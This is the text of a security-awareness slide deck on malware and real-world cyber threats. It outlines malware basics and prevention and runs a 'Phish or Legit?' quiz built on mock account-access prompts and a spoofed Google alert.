



MALWARE AND REAL LIFE CYBER THREAT

Aldwin Tapican

TOPICS WILL BE COVERED

01

What is malware

Understanding the world of malware, its definition, and how it operates.

02

Common Strains

Examining the characteristics and potential dangers associated with each of these common strains.


03

Prevention and Safekeeping

Proactive measures and best practices to safeguard your systems from malware attacks.


Disclaimer

- This presentation is for educational purposes only.
- We will provide live demos of different malware types.
- The intention is to raise awareness and encourage vigilance, not to promote or endorse their use.




PHISH OR LEGIT

PHISH OR LEGIT?



PHISH OR LEGIT?



PHISH OR LEGIT?



Hi Aldwin
devs@taptap.addymail.com

Triplt wants to



View your email messages and settings



Allow Triplt to do this?

You may review this app's [terms of service](#) and [privacy policies](#). You can remove this or any other app connected to your account in [My Account](#)

CANCEL

ALLOW

You've signed up for a
travel planning service.

PHISH OR LEGIT?



Hi Aldwin
devs@taptap.addymail.com

Triplt wants to



View your email messages and settings



Allow Triplt to do this?

You may review this app's [terms of service](#) and [privacy policies](#). You can remove this or any other app connected to your account in [My Account](#)

CANCEL

ALLOW

It's important to be cautious with these kinds of account access requests though, and to be sure you trust the developer. Check the domain that is displayed, and be sure to click on it for more details.

You may review this app's terms of service and privacy policies. You can remove this or any other app connected to your account in [My Account](#)

PHISH OR LEGIT?



Google <no-reply@google.support>
to me ▾

1:52 PM



Government-backed attackers may be trying to steal your password

